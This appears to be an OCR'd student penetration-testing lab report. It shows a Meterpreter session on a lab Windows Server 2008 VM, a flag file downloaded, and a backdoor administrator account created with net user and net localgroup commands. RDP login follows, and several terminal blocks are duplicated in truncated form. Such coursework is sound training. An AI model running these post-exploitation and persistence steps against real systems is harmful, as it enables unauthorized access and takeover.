
Attacker Kali - External Workstation on CY301-RPATE015 - Virtual Machine Connection
File Action Media Clipboard View Help
Applications Places Terminal
Sun 20:29
root@CS2APenTest: ~
File Edit View Search Terminal Help
Hyper-V Manager
Attacker Kali - Exter...
pFsense - Firewall 6...
Ubuntu 64-bit on C...
Windows Server 20...
9:29 PM
11/6/2022
4:29 PM
11/6/2022

```
meterpreter > cd ..
meterpreter > dc ..
[-] Unknown command: dc.
meterpreter > cd ..
meterpreter > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   8192  dir   2017-08-24 14:16:09 -0400  Administrator
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  All Users
40555/r-xr-xr-x   0     dir   2009-07-13 23:20:08 -0400  Default
40777/rwxrwxrwx   0     dir   2009-07-14 01:06:44 -0400  Default User
40555/r-xr-xr-x   4096  dir   2009-07-13 23:20:08 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:57:55 -0400  desktop.ini

meterpreter > cd inetpub
[-] stdapi_fs_chdir: Operation failed: The system cannot find the file specified.
meterpreter > cd ..
meterpreter > cd inetpub
meterpreter > cd ftproot
meterpreter > ls
Listing: C:\inetpub\ftproot
===========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  35    fil   2022-11-06 21:26:15 -0500  YouMadeIT.txt
100666/rw-rw-rw-  0     fil   2017-08-24 14:31:29 -0400  YouMadeIt.txt.txt
100666/rw-rw-rw-  46    fil   2022-10-16 02:16:50 -0400  rpate015.txt

meterpreter > download YouMadeIT.txt
[*] Downloading: YouMadeIT.txt -> YouMadeIT.txt
[*] Downloaded 35.00 B of 35.00 B (100.0%): YouMadeIT.txt -> YouMadeIT.txt
[*] download   : YouMadeIT.txt -> YouMadeIT.txt
meterpreter >
```

4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user, YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.



```
100666/rw-rw-rw-  4041      fil   2009-06-10 17:03:31 -0400  xwizard.dtd
100777/rwxrwxrwx  42496     fil   2009-07-13 20:06:58 -0400  xwizard.exe
100666/rw-rw-rw-  432640    fil   2009-07-13 20:07:03 -0400  xwizards.dll
100666/rw-rw-rw-  101888    fil   2009-07-13 20:06:54 -0400  xwreg.dll
100666/rw-rw-rw-  201216    fil   2009-07-13 20:06:57 -0400  xwtpdui.dll
100666/rw-rw-rw-  129536    fil   2009-07-13 20:06:56 -0400  xwtpw32.dll
40777/rwxrwxrwx   0         dir   2009-07-13 23:20:14 -0400  zh-CN
40777/rwxrwxrwx   0         dir   2009-07-13 23:20:14 -0400  zh-HK
40777/rwxrwxrwx   0         dir   2009-07-13 23:20:14 -0400  zh-TW
100666/rw-rw-rw-  366080    fil   2009-07-13 19:56:15 -0400  zipfldr.dll

meterpreter > pwd
C:\windows\System32
meterpreter > shell
Process 628 created.
Channel 7 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\windows\System32>net user rpate015 p@ssw0rd /add
net user rpate015 p@ssw0rd /add
The command completed successfully.


C:\windows\System32>net localgroup administrator rpate015 /add
net localgroup administrator rpate015 /add
System error 1376 has occurred.

The specified local group does not exist.


C:\windows\System32>net localgroup administrators rpate015 /add
net localgroup administrators rpate015 /add
The command completed successfully.


C:\windows\System32>
```



```
100666/rw-rw-rw
100777/rwxrwxrw
100666/rw-rw-rw
100666/rw-rw-rw
100666/rw-rw-rw
100666/rw-rw-rw
40777/rwxrwxrwx
40777/rwxrwxrwx
40777/rwxrwxrwx
100666/rw-rw-rw

meterpreter > pw
C:\windows\Syste
meterpreter > sh
Process 628 crea
Channel 7 create
Microsoft Window
Copyright (c) 20

C:\windows\Syste
net user rpate01
The command comp


C:\windows\Syste
net localgroup a
System error 137

The specified lo


C:\windows\Syste
net localgroup a
The command comp


C:\windows\Syste
```

Windows Server 2008 R2 x64 on CY301-RPATE015 - Virtual Machine Connection

Manage Accounts

Control Panel ▸ User Accounts ▸ User Accounts ▸ Manage Accounts

Choose the account you would like to change

Administrator
Administrator
Password protected

rpate015
Administrator
Password protected


Guest
Guest account is off

Create a new account
What is a user account?

Additional things you can do


Go to the main User Accounts page

5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.



```
root@CS2APenTest:~# rdesktop 192.168.10.11 -u rpate015
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

```
100666/rw-rw-rw-  4041
100777/rwxrwxrwx  42496
100666/rw-rw-rw-  432640
100666/rw-rw-rw-  101888
100666/rw-rw-rw-  201216
100666/rw-rw-rw-  129536
40777/rwxrwxrwx   0
40777/rwxrwxrwx   0
40777/rwxrwxrwx   0
100666/rw-rw-rw-  36

meterpreter > pwd
C:\windows\System32
meterpreter > shell
Process 628 created.
Channel 7 created.
Microsoft Windows [V
Copyright (c) 2009 M

C:\windows\System32>
net user rpate015 p@
The command complete

C:\windows\System32>
net localgroup admin
System error 1376 ha

The specified local

C:\windows\System32>
net localgroup admin
The command complete

C:\windows\System32>
```



```
100666/rw-rw-rw-  40
100777/rwxrwxrwx  42
100666/rw-rw-rw-  43
100666/rw-rw-rw-  10
100666/rw-rw-rw-  20
100666/rw-rw-rw-  12
40777/rwxrwxrwx   0
40777/rwxrwxrwx   0
40777/rwxrwxrwx   0
100666/rw-rw-rw-  36

meterpreter > pwd
C:\windows\System32
meterpreter > shell
Process 628 created.
Channel 7 created.
Microsoft Windows [V
Copyright (c) 2009 M

C:\windows\System32>
net user rpate015 p@
The command complete


C:\windows\System32>
net localgroup admin
System error 1376 ha

The specified local 


C:\windows\System32>
net localgroup admin
The command completed successfully.

C:\windows\System32>
```

Name	Date modified	Type	Size
custerr	8/24/2017 2:23 PM	File folder	
ftproot	11/6/2022 9:26 PM	File folder	
history	9/25/2017 5:21 PM	File folder	
logs	8/24/2017 2:30 PM	File folder	
temp	8/24/2017 2:23 PM	File folder	
wwwroot	8/24/2017 2:23 PM	File folder	

Lab Description:

- In this lab I have learned how to find vulnerabilities of systems with NESSUS tool.
- What are the security risks of vulnerabilities.
- How a system can compromise using vulnerabilities.
- How to enable the reverse shell.
- Set the LHOST, RHOST, and LPORT.
- How to upload and download the files on exploit.
- Enable the remote login.
- Manipulate other user’s files with admin access.